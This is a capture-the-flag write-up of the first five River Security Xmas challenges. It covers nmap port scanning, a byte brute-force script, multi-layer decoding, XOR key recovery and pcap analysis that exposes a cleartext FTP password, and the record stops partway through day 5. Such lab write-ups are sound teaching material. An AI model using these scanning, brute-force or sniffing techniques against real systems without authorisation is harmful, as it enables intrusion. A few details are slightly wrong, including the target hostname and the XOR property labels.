River Security Xmas Challenge (RSXC)

Cameron Wickes (cameronjwickes@gmail.com)

25th December 2021

Day 1

For the first day of Christmas, the River Security team gave to me:

In this first challenge we have managed to forget which port we are listening on. Could you please find the port listening for traffic? We know it's in the range 30000-31000.

So, we've been told we've got a listening port, in the range 30,000 to 31,000. A bit of research into port detection reveals `nmap`, a popular network discovery and port mapping tool. We should be able to use `nmap` to perform port discovery on the host, and locate our missing port!

First, we'll go and checkout the nmap help options, using the `--help` flag. I've omitted all unnecessary detail from the output.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ nmap --help
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
```

After analysis of the options, we can figure out the following things:

- In the **TARGET SPECIFICATION** section, we can see that we need to pass in a target to scan. For this challenge, it will be the hostname `rsxc.co`.
- In the **SCAN TECHNIQUES** section, we can see that we need to select a scan option. We know from the description that it is a listening port. Listening ports respond to a `TCP SYN` flag with a `TCP SYN/ACK` flag. A `TCP SYN` scan will therefore find any listening ports that we need.
- In the **PORT SPECIFICATION AND SCAN ORDER** section, we can see that we can select specified ports to run the scans on. From the description, we know that the port is in the range 30000-31000.

By frankenstein-ing the relevant parts together, we can create the following, which reveals our open port:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ sudo nmap -sS -p 30000-31000 rsxc.no
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-02 14:26 EST
Nmap scan report for rsxc.no (134.209.137.128)
Host is up (0.00023s latency).
Not shown: 999 closed ports
PORT      STATE    SERVICE
30780/tcp open     unknown
```

After the command finishes running, we see our answer… An open port on 30780/tcp! Let's connect to it using `netcat`, a popular Linux socket client, and retrieve our flag!

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ nc rsxc.no 30780
RSXC{Congrats!You_found_the_secret_port_I_was_trying_to_hide!}
```

Day 2

For the second day of Christmas, the River Security gave to me:

We have found a magical port that is listening on port 20002, maybe you can find todays flag there?

We've been told that theres a listening port at 20002 on the same domain as yesterday (rsxc.no). We'll connect to it and try to see if we can glean any more information.

Using `netcat`, a popular network connection tool introduced yesterday, we can launch a connection to the port running on the remote machine. Once connected, we will enter some sample data ('A'), to see what the service responds with:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ nc rsxc.no 20002
A
That is not the byte I want!
```

We can see from the output that the program is looking for a specific byte input. Assumedly, it will only print the flag once the correct byte is entered. Rather than connecting and retrying every single byte from the terminal, we will develop a python script that automates the process, by performing the following actions:

- Loops through every single byte from 0-255.
- Make a connection to the service.
- Funnel the specified byte into the service.
- Read the output.
- If the output isn't an error message, print it out to the terminal and stop the loop.
- Otherwise, repeat.

After 5 minutes of coding, the following script was created:

```python
import socket
import struct

# Loop through all bytes (0-255).
for byte in range(256):

        # Open a socket and connect to it.
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                s.connect(("134.209.137.128", 20002))

                # Send the byte and recieve the response back.
                s.send(struct.pack('B', byte))
                data = s.recv(1024)

                # Check if we have a winning byte, and print out the response if it is!
                if data != b'That is not the byte I want!\n':
                        print(data.decode('utf-8'))
                        break
```

Running this in a terminal using Python 3, correctly finds and prints the flag out to the screen!

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ python3 02.py
RSXC{You_found_the_magic_byte_I_wanted_Good_job!}
```

Day 3

For the third day of Christmas, the River Security team gave to me:

When looking for the prizes to this challenge we came across some text we can't understand, can you help us figure out what it means?

https://rsxc.no/03-challenge.txt

When we browse to the file, we get greeted with the following text:

```
ZlhTWk5KQTV6d3JuVzNpQnFyeGl5cXNkSEdBelZWVkdOMVVXRkQzVG5XQjhSSlBxU3VVQjNvVGZlTjJmdll0ZnVDazRy
Rzk0SzRYSzUxdzlwZktTY1pqMTdBeXNKa0ZWZVpGdXV6Snh1YmF0OWRORWJBbVNGU0RBeDhvdkZGTjh5VG44WnhKUjU2
THZ6NFU1dVloeTExaEVEZzRlSGlTS29EWnJvNTVWTng3NUN4RWJwRnRnOUdDZVR2dEtCVldKajVWOFRwOFIzUXI4WmhR
VEhON3BGQXM4NWdoMXNzNUxXcXplUW5kTVdnenliaHgxRFU0RlczNXBTU2drdkVtYjc2dnE2TDlzeERYQXpTcXoxNzFO
MkZmZ1M4aGdmZFY4VmpnQWlIc1I3ZjU2ZjdBc2h2cFZwdmZmOVd0VUZnSjJFRVBXeENCeFVHOXRQVFpjYTlFUXczaFJU
d1M0RlZlTE1TUHNCdXpKWTdxU043cEs5bTlKNWs3cTRNaWI2Ym1Lem9uYXk1bUVNeXJtYVNVNFVnWm9VeG9KdkRrVkhS
```

Upon examination, this looks like Base64. It has the following character set [A-Z, a-z, 0-9, +, /], which fits alphabet requirements, and is divisible exactly by 4, which fits padding requirements. Let's grab the file and pipe it into Base64.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ base64 -d 03-challenge.txt
fXSZNJA5zwrnW3iBqrxiyqsdHGAzVVVGN1UWFD3TnWB8RJPqSuUB3oTfeN2fvYtfuCk4rG94K4XK51w9pfKScZj17Ays
JkFVeZFuuzJxubat9dNEbAmSFSDAx8ovFFN8yTn8ZxJR56Lvz4U5uYhy11hEDg4eHiSKoDZro55VNx75CxEbpFtg9GCe
TvtKBVWJj5V8Tp8R3Qr8ZhQTHN7pFAs85gh1ss5LWqzeQndMWgzybhx1DU4FW35pSSgkvEmb76vq6L9sxDXAzSqz171N
2FfgS8hgfdV8VjgAiHsR7f56f7AshvpVpvff9WtUFgJ2EEPWxCBxUG9tPTZca9EQw3hRTwS4FVeLMSPsBuzJY7qSN7pK
9m9J5k7q4Mib6bmKzonay5mEMyrmaSU4UgZoUxoJvDkVHR
```

We get another strange looking output. This time, we have a different character set (rpshnaf39wBUDNEGHJKLM4PQRST7VWXYZ2bcdeCg65jkm8oFqi1tuvAxyz), and the message turns out to not be divisible by 4. Using these two bits of information, we can deduce that this string is probably Base58. Let's pipe the decoded message into Base58.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ base64 -d 03-challenge.txt | base58 -d
BZh91AY&SYÍã æ..>..(o²å..Éa.À..0.z¡.Í.Ry&.
....Ã.À..hÉ¦.$.6¦.SÚ.¡.§¦.L¸ÜÍJIÕcBR..P45...2.èÒKÙ¸ù5È..$â@.»cbåeéÑéHº..t.$0.Ò.-Þ¢X..Ær÷KW(
  bqÉy¼ Bï .(.8Ãa9w´..crÖÝ×LÌ..6.Ýs...c.¤.SFKUP@1 d.Ö;...0`. ¤.%.$IÍu1.-Ö».ª\...bü¨p@¡.»ª.\
  Sz"EQãÌ1F.Á(.r/@.¬EÔ.Ûj.£."..;þôÿ3jµÃ].[M.`F3...ßÂA.QEÚ.ByüÅo.Æ.fw¾¼?ÅÜ.N.$3xÈ9.
```

We get a load of random jargon. Notice how the very start of the printable characters starts with 'BZh'. In cybersecurity, we have these things known as 'magic bytes'. They sit at the very start of every file, to tell operating systems what type of file they are. This means that a filetype can be identified from solely looking at the first few bytes. When researching some common file signatures, we come across `BZ2` files, which happen to have the magic number sequence `42 5A 68`. Translating this into printable characters yields `BZh`. Aha! So we're looking at a BZip2 file. Lets unzip it and see what we find.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ bzip2 -d challenge-03.bz2
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ cat challenge-03
<~/hSb//KcVt/hS8!/hSb.+>,5g/hSb//KcYt+>,9!/hS7u/hSb/+>,9!/hS8!/M/P++>,9!/hS8!/M/P++>,9!/M/
(t/hS_-+>,9!/M/(t/hS_-+>,9!/hJ1u/KcYu/hS^u/M8Y./g)c!/hSb!/M/P+/KcYu/hSb!/M/S-/g)c!/hSb!/hJ
Y,/KcYu/hJXt/hSb./KcYu/hJXt/hSb./KcYu/hSb!/hJY,/KcYu/hS^u/M8Xu/hSb//g)_u/hSb!/hSb//g)_t/M/
0s/hSb//g)_t/M8Xu/hSb//g)c!/hJXt/hSb./KcYu/hJXt/hSb./KcYu/hJXt/hSb//g)_u/hSb!/hSb//KcVt/M8
.u/hS_-+>,9!/hS8!/hS_-+>,8u/M/(t/hSb/+>#/s/hS8!/hSb.+>#/t/hS8!/hSb/+>,5g/hSb//KcVt/M8.u/hS
b.+>,9!/hS8!/hSb.+>#2t/g)c!/hJXt/hSb//g)c!/hSb!/hS_-/KcYu/hSb!/M/P,/g)c!/hSb!/hSb./KcYu/hS
b!/M/P+/g)c!/hSb!/hSb//KcYu/hS^u/M8Y./g)c!/hS^u/hS_.+>,9!/hJ1u/KcYu/hSb!/M/P+/KcYu/hSb!/M/
```

```
S-/g)c!/hS^u/M/S-/g)c!/hJXt/hS_-/KcYu/hS^u/hSb//KcYu/hS^u/M8Y./g)c!/hS^u/M8Xu/hSb//g)bu+>,
!/hS7u/M/P++>,9!/hS7u/M8Y.+>,9!/hS8!/hS_-+>,9!/M/(t/hSb/+>,9!/hJ1u/hS_-+>,9!/M/(s/M8Y.+>,9
!/hJ1t/hS8!/hSb/+>,8u/M/(t/hSb/+>#/s/hS8!/hSb/+>#/t/hS8!/hSb.+>#2u/g)c!/hJXt/hSb//KcYu/hJX
t/hS_-/KcYu/hJXt/M/S-/g)c!/hS^u/g)c!/hSb!/M8Y./g)c!/hSb!/hJY,/KcYu/hSb!/M/S-/g)c!/hSb!/M/S
-/g)c!/hSb!/hJ1u/hSb.+>#2u/g)c!/hJXt/M/S-/g)c!/hS^u/g)c!/hS^u/M8Y./g)c!/hJXt/hS_-/KcYu/hS^
u/M8Y./g)c!/hJXt/M8Y./g)c!/hSb!/M/P+/g)c!/hS^u/M8V-+>,9!/hJ1t/hS8!/hSb.+>+ch/hS_-+>,9!/hS8
!/hS_-+>,8u/M/(t/hSb.+>#2u/hS8!/hS_-+>#2u/hS8!/hSb/+>,5g/hSb//KcVt/M8.u/hSb.+>,8u/M/(t/hSb
.+>,8u/g)c!/hS^u/g)c!/hSb!/hSb//g)c!/hSb!/M/S-/g)c!/hS^u/M8Y.+>,9!/M/(t/hSb.+>,9!/hS8!/hSb
.+>,9!/M/(t/hSb/~>
```

Great. Another encoding. Judging by the character set again, you can deduce that this string is probably Base85. Base85 uses a character set of [!-u], and this fits our format. It also divides evenly by 4! Let's try decoding it using ascii85 - a Base85 decoding command line tool.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ ascii85 -d challenge-03
....- -... ....- .- ....- .- ..... -.... ..... .---- ..... .---- ...-- ...-- ...-- ...--
 ....- .- ....- -.... ..... ----- ..... --... ..... .---- ...-- ...-- ...-- ...-- .....
 .---- ....- -.. ..... -.... ..... ----- ..... ---.. ..... ...-- ...-- ...-- ...-- ...--
 ..... -.... ....- -.-. ...-- ..... ...-- ..--- ..... ---.. ....- --... ..... .- ....- -
 .-. ....- ..... ....- -.-. ...-- ..... ..... ..--- ..... ---.. ..... ...-- ..... ----.
 ..... ....- ....- -.... ....- ..-. ....- .- ..... ----- ..... --... ....- --... ...-- .
 .--- ....- ....- ....- -.... ....- -.. ..... .- ..... ----- ..... --... ..... ...-- ...
 -- ..... ....- ...-- ...-- --... ....- -.. ..... ..--- ..... ---.. ..... --... ....- -.
 .. ...-- ....- ...-- ..--- ...-- --... ....- . ..... -.... ..... .---- ..... --... ....
 . --... ..... .- ....- -... ...-- --... ....- . ....- -.... ...-- ..--- ....- -.... ...
 -- -.... ..... ----. ....- -.-. ....- -.. ....- . ...-- ..... ...-- ..--- ....- -.... .
 ..-- -.... ..... .- ....- -.-. ....- ..--- ....- ..-. ....- . ..... ..... ..... --... .
 ...- -... ...-- ....- ..... ....- ...-- .....
```

Finally! An instantly recognisable encoding format… Everyone who read their history books gets a point here. Of course: it's morse code, an encoding sequence made up only of dots and dashes. I'll use my command line morse decoder to get to the bottom of this.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ ascii85 -d challenge-03 | morse -d
4B4A4A56515133334A4650575133335144D5650585333333564C353258475A4C454C355258535954464F4A50574
73244464D5A5057533543374D5258574B3432374E565157575A4B374E46324636594C4D4E353246365A4C424F
4E55574B345435
```

Yet another layer of pass the parcel… This time it's hex! Let's use our xxd skills to crack this one.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ ascii85 -d challenge-03 | morse -d | xxd -rp
KJJVQQ33JFPWQ33QMVPXS33VL52XGZLEL5RXSYTFOJPWG2DFMZPWS5C7MRXWK427NVQWWZK7NF2F6YLMN52F6ZLB
ONUWK4T5
```

The final layer! This time, we have an alphabet set of [A-V, 0-9], indicating it's Base32. Let's pipe this one more time to get the flag.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ ascii85 -d challenge-03 | morse -d | xxd -rp | base32 -d
RSXC{I_hope_you_used_cyber_chef_it_does_make_it_alot_easier}
```

And at last, we have our flag! A long-winded but ultimately more rewarding process than just using CyberChef's 'Magic' feature ;)

Day 4

For the fourth day of Christmas, the River Security team gave to me:

The flag of the day can be found by xor'ing our text with 4 bytes.

https://rsxc.no/04-challenge.txt

When we browse to the file, we're greeted by the following hexadecimal string (0x):

```
0xda0x960x0c0x960xf30x880x3b0xa60xfc0x9a0x230xba0xfd0xa90x300x8a0xfb0xa40x2d0x8a0xd00x8a
0x060x8a0xe10xb60x3a0xf20xfc0x9a0x200xbd0xe90xb10x0b0xa00xfb0xa00x320xa00xe40x9a0x350xbb
0xf10xa80x3b0xa70xed0xb8
```

We've also been told that the flag can be found by XORing this text with 4 bytes. After a bit of research, we can discover that this is probably repeated-key XOR encryption on the flag, against four random bytes, to get our output hex, shown above.

In a repeated key XOR, if the key is shorter than the message (in our case only four bytes), the key is duplicated as many times as it takes to cover the whole plaintext message. Then, each byte of the plaintext is XORed against the corresponding byte of the repeated key. An example is shown below to illustrate the concept:

Plaintext	S	E	C	R	E	T	F	L	A	G
Key	K	E	Y	K	E	Y	K	E	Y	K

Figure 1: Repeated XOR Example

Now that we have covered what a repeated XOR is, we'll cover some special properties of XOR that make it special:

- XOR is commutative (no matter which way you put around the inputs, you receive the same outputs).
  - $a \oplus b = b \oplus a$
- XOR has the self-inverse property (any value XORed against itself gives zero) and identity element (any value XORed against zero gives itself).
  - $a \oplus a = 0$
  - $a \oplus 0 = a$
- XOR is associative (XOR is it's own inverse).
  - $a \oplus b \oplus b = a \oplus (b \oplus b) = a \oplus 0 = a$
  - If $a \oplus b = c$, then $a \oplus c = a \oplus (a \oplus b) = (a \oplus a) \oplus b = 0 \oplus b = b$

We also know that the flag format for all challenges always starts with 'RSXC'. We therefore have four bytes of known plaintext, and four bytes of known ciphertext. Knowing what we now know about XOR: if we know that plaintextByte $\oplus$ keyByte = ciphertextByte, we can deduce that plaintextByte $\oplus$ ciphertextByte = keyByte. We therefore need a script that does the following:

- Takes the first four ciphertext bytes ('0xda,0x96,0x0c,0x96') and XORs them against the first four plaintext bytes ('R,S,X,C') to get the repeated XOR key.
- Loop through the encrypted message in chunks of 4, XORing individual bytes against their corresponding XOR key byte.
- Add the plaintext byte to a string.
- Print the flag!

After around 20 minutes of messing about in Python 3, I came up with the following solution:

```
# Open the challenge file.
with open('04-challenge.txt') as f:

    # Grab the hex string and convert to list of bytes.
    challengeHexString = f.readline().rstrip().split('0x')[1:]
    challengeHexList = [int(x, 16) for x in challengeHexString]

    # Gather the first four bytes.
    firstFourHex = challengeHexList[:4]
    print('[*] Gathered first four bytes: %s' % firstFourHex)

    # Define the plaintext we know (first four bytes will be RSXC).
    plaintext = 'RSXC'
    plaintextBytes = [ord(x) for x in plaintext]
    print('[*] Searching for known plaintext "%s" through bruteforce...\n' % plaintext)

    # Define the list to store the key.
    key = []

    # Loop through each byte in the string.
    for byte in range(len(firstFourHex)):
        print('[*] Trying to crack byte: %s' % firstFourHex[byte])
        # Loop through all bytes to bruteforce XOR an answer.
        for guess in range(256):
            # Check if the bruteforce guess byte XORed with the encrypted string equals our plaintext byte
            if firstFourHex[byte] ^ guess == plaintextBytes[byte]:
                # Appends it to the key list and moves onto next byte.
                print('[!] Found XOR byte: %s\n' % guess)
                key.append(guess)
                break

    # Converts the key back into hex and print it out.
    hexKey = ''.join('\\x%02x' % i for i in key)
    print('[!] Found 4 byte XOR key: %s\n' % hexKey)

    # Define the flag string.
    flag = ""
    print('[*] XORing message against discovered key...')

    # XOR repeat key against message to get flag.
    for character in range(len(challengeHexList)):
        # XOR relevant character against relevant key.
        keyByte = character % 4
        flagInt = key[keyByte] ^ challengeHexList[character]
        # Convert and append the flag integer to the flag string.
        flag += chr(flagInt)

  # Print the flag!
    print('[!] Recovered flag: %s' % flag)
```

After running this script in a directory with the challenge file in, we successfully retrieve the flag for today!

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ python3 challenge-04.py
[*] Gathered first four bytes: [218, 150, 12, 150]
[*] Searching for known plaintext "RSXC" through bruteforce...

[*] Trying to crack byte: 218
[!] Found XOR byte: 136

[*] Trying to crack byte: 150
[!] Found XOR byte: 197

[*] Trying to crack byte: 12
[!] Found XOR byte: 84

[*] Trying to crack byte: 150
[!] Found XOR byte: 213

[!] Found 4 byte XOR key: \x88\xc5\x54\xd5

[*] XORing message against discovered key...
[!] Recovered flag: RSXC{Most_would_say_XOR_isn't_that_useful_anymore}
```

I'd disagree - XOR is extremely useful. It's the reason encryption is so strong today! (Well, maybe not the encryption shown above...)

Day 5

On the fifth day of Christmas, the River Security team gave to me:


A spy was listening in on some of our discussion about todays challenge. Can you figure out what he found?

https://rsxc.no/05-challenge.pcap

We've got a packet capture (.pcap) for today's challenge! Let's open it up in Wireshark - a popular packet analyser and have a look at what is going on.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ wireshark challenge-05.pcap
```


Once open, we're going to go ahead and open up the 'Protocol Hierarchy Statistics', found in 'Statistics->Protocol Hierarchy'. As we can see from the below image, 92.6% of this traffic is TCP traffic.



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	433	100.0	42231	1,971	0	0	0
Linux cooked-mode capture	100.0	433	16.4	6928	323	0	0	0
Address Resolution Protocol	0.9	4	0.3	112	5	4	112	5
Internet Protocol Version 4	99.1	429	20.3	8580	400	0	0	0
Internet Control Message Protocol	3.2	14	2.5	1066	49	0	0	0
Transmission Control Protocol	92.6	401	58.9	24871	1,161	296	13632	636
User Datagram Protocol	3.2	14	0.3	112	5	0	0	0

Figure 2: Protocol Hierarchy Statistics


Let's go ahead and apply a TCP filter to the Wireshark View.



```
tcp
No.  Time       Source      Destination Protocol Length Info
   5 8.920435   127.0.0.1   127.0.0.1   TCP        68 6667 → 60034 [ACK] Seq=1 Ack=1 Win=512 Len=0 TSval=2962891046 TSecr=2962875921
   7 11.649601  127.0.0.1   127.0.0.1   TCP        76 60038 → 6667 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2962893775 TSecr=0 WS=128
   8 11.649612  127.0.0.1   127.0.0.1   TCP        76 6667 → 60038 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM=1 TSval=2962893775 TSecr=2962893775 WS=128
   9 11.649620  127.0.0.1   127.0.0.1   TCP        68 60038 → 6667 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2962893775 TSecr=2962893775
  10 11.649686  127.0.0.1   127.0.0.1   IRC        76 Request (CAP)
  11 11.649690  127.0.0.1   127.0.0.1   TCP        68 6667 → 60038 [ACK] Seq=1 Ack=9 Win=65536 Len=0 TSval=2962893775 TSecr=2962893775
  12 11.649698  127.0.0.1   127.0.0.1   IRC        80 Request (NICK)
  13 11.649700  127.0.0.1   127.0.0.1   TCP        68 6667 → 60038 [ACK] Seq=1 Ack=21 Win=65536 Len=0 TSval=2962893775 TSecr=2962893775
  14 11.649704  127.0.0.1   127.0.0.1   IRC       106 Request (USER)
  15 11.649706  127.0.0.1   127.0.0.1   TCP        68 6667 → 60038 [ACK] Seq=1 Ack=59 Win=65536 Len=0 TSval=2962893775 TSecr=2962893775
  16 11.649791  172.17.0.1  172.17.0.3  TCP        76 33768 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=592025204 TSecr=0 WS=128
  18 11.649805  172.17.0.3  172.17.0.1  TCP        76 6667 → 33768 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=350454927 TSecr=592025204 WS=128
  20 11.649815  172.17.0.1  172.17.0.3  TCP        68 33768 → 6667 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=592025204 TSecr=350454927
  22 11.649866  172.17.0.1  172.17.0.3  IRC       126 Request (CAP) (NICK) (USER)
  24 11.649871  172.17.0.3  172.17.0.1  TCP        68 6667 → 33768 [ACK] Seq=1 Ack=59 Win=65152 Len=0 TSval=350454927 TSecr=592025204
  30 11.649999  172.17.0.3  172.17.0.1  IRC       131 Response (NOTICE)
  32 11.650006  172.17.0.1  172.17.0.3  TCP        68 33768 → 6667 [ACK] Seq=59 Ack=64 Win=64256 Len=0 TSval=592025204 TSecr=350454927
  34 11.650039  127.0.0.1   127.0.0.1   IRC       131 Response (NOTICE)
  35 11.650043  127.0.0.1   127.0.0.1   TCP        68 60038 → 6667 [ACK] Seq=59 Ack=64 Win=65536 Len=0 TSval=2962893775 TSecr=2962893775
  36 17.658023  172.17.0.3  172.17.0.1  IRC      1411 Response (NOTICE) (NOTICE) (001) (002) (003) (004) (005) (005) (042) (422) (251) (254) (255) (265) (266)
  38 17.658053  172.17.0.1  172.17.0.3  TCP        68 33768 → 6667 [ACK] Seq=59 Ack=1407 Win=64128 Len=0 TSval=592031212 TSecr=350460935
  40 17.658110  127.0.0.1   127.0.0.1   IRC      1411 Response (NOTICE) (NOTICE) (001) (002) (003) (004) (005) (005) (042) (422) (251) (254) (255) (265) (266)
  41 17.658120  127.0.0.1   127.0.0.1   TCP        68 60038 → 6667 [ACK] Seq=59 Ack=1407 Win=64256 Len=0 TSval=2962899783 TSecr=2962899783
  42 17.658287  127.0.0.1   127.0.0.1   IRC        83 Request (MODE)
  43 17.658313  127.0.0.1   127.0.0.1   TCP        68 6667 → 60038 [ACK] Seq=1407 Ack=74 Win=65536 Len=0 TSval=2962899783 TSecr=2962899783
  44 17.658331  172.17.0.1  172.17.0.3  IRC        83 Request (MODE)
  46 17.658339  172.17.0.3  172.17.0.1  TCP        68 6667 → 33768 [ACK] Seq=1407 Ack=74 Win=65152 Len=0 TSval=350460936 TSecr=592031213
  48 17.658392  172.17.0.3  172.17.0.1  IRC       108 Response (MODE)
```

Figure 3: Wireshark TCP Filter

From a first glance, we can see some interesting IRC packets, so let's go ahead and explore that deeper. We're going to re-assemble a TCP stream, to see what data was transmitted during an IRC chat! We can do this by right clicking on the first TCP packet in the stream and selecting 'Follow->TCP Stream'. Following streams 0, 1 and 2 give us no bountiful information, but following the fourth and fifth streams reveal something interesting!


Wireshark · Follow TCP Stream (tcp.stream eq 3) · 05-challenge.pcap
8 client pkts, 4 server pkts, 6 turns.
Entire conversation (734 bytes)
Show data as ASCII
Stream 3
Find:
Find Next
Filter Out This Stream
Print
Save as…
Back
Close
Help
Wireshark · Follow TCP Stream (tcp.stream eq 4) · 05-challenge.pcap
7 client pkts, 9 server pkts, 14 turns.
Entire conversation (365 bytes)
Show data as ASCII
Stream 4


```
:simen!ubuntu@172.17.0.1 JOIN :#channel
:simen!ubuntu@172.17.0.1 PRIVMSG chris :Hey!
PING irc.example.com
:irc.example.com PONG irc.example.com :irc.example.com
:simen!ubuntu@172.17.0.1 PRIVMSG #channel :Hey, got any suggestions for
the challenge? Any way we can make it harder to get the flag?
PRIVMSG #channel :What about encrypting a zip file containing the flag?
Let's say a 10 digit long number above 9 954 000 000 as the password?
PING irc.example.com
:irc.example.com PONG irc.example.com :irc.example.com
:simen!ubuntu@172.17.0.1 PRIVMSG #channel :Sound like a great idea! I
will get right too it!
:simen!ubuntu@172.17.0.1 QUIT :Quit: leaving
QUIT :leaving
ERROR :Closing link: (ubuntu@172.17.0.1) [Quit: leaving]
```

```
220 Welcome Alpine ftp server https://hub.docker.com/r/delfer/alpine-
ftp-server/
USER simen
331 Please specify the password.
PASS password
230 Login successful.
SYST
215 UNIX Type: L8
TYPE I
200 Switching to Binary mode.
PASV
227 Entering Passive Mode (172,17,0,2,82,9).
STOR ./flag.zip
150 Ok to send data.
226 Transfer complete.
QUIT
221 Goodbye.
```

Figure 4: Interesting IRC and FTP Communications

